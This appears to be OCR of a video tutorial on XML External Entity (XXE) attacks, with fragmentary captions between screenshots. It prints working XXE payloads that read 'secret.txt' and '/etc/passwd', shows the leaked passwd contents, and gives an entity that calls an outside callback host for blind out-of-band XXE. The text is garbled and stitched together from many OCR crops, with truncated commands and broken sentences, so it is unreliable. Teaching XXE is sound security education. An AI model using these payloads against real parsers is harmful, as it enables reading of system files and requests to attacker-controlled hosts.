




```xml
<?xml version="1.0"?>
<Person>
  <Name>John</Name>
  <Age>20<>"'</Age> X
</Person>
```




```xml
<hello>&#x3C;</hello>
```

characters like quotes and ampersands which might break the XML




```xml
<hello>H<llo</hello> X
```


characters like angle brackets and quotes can break the XML document so



```
<hello>H<llo</hello>
<hello>&#x3C;</hello>
```




as you can see this opens up a wide
range of attack surface




```
<?xml version="1.0"?>
<!DOCTYPE XXE [
   <!ENTITY subscribe SYSTEM "secret.txt">
]>
<pwn>&subscribe;</pwn>
```

the external resource and store it
inside the entity




```
<?xml version="1.0"?>
<!DOCTYPE XXE [
<!ENTITY subscribe SYSTEM "/etc/passwd">
]>
<pwn>&subscribe;</pwn>
~
~
~
~
~
~
```

Parse this xml and results shown below.




```
nobody:!:4294967294:4294967294::/:

lpd:!:9:4294967294::/:

lp:*:11:11::/var/spool/lp:/bin/false

invscout:*:200:1::/var/adm/invscout:/usr/bin/ksh

nuucp:*:6:5:uucp login user:/var/spool/uucppublic:/usr/sbin/uucp/uucico

paul:!:201:1::/home/paul:/usr/bin/ksh

jdoe:*:202:1:John Doe:/home/jdoe:/usr/bin/ksh
Pwn() ~/Desktop/xml test/simple
```




```
<?xml version="1.0"?>
<!DOCTYPE XXE [
<!ENTITY subscribe SYSTEM "https://callback.free.beeceptor.com/test">
]>
<pwn>&subscribe;</pwn>
~
~
~
~
~
~
~
```

beginning instead of a file name we can also provide a URL like this and the



```
Pwn() ~/Desktop/xml test/simple
$ vim xxe.xml

Pwn() ~/Desktop/xml test/simple
$ python xmlsax_parser.py xxe.xml
```




```
{
 "accept-encoding": "identity",
 "user-agent": "Python-urllib/3.6"
}
```


ing is configured for building a mock API.


curl -v -X POS … ication/json' -d


(or click here to simulate in web-browser)

parser would happily fetch the resource for you there











nothing about it in the response meaning
that this is just a blind xxe so



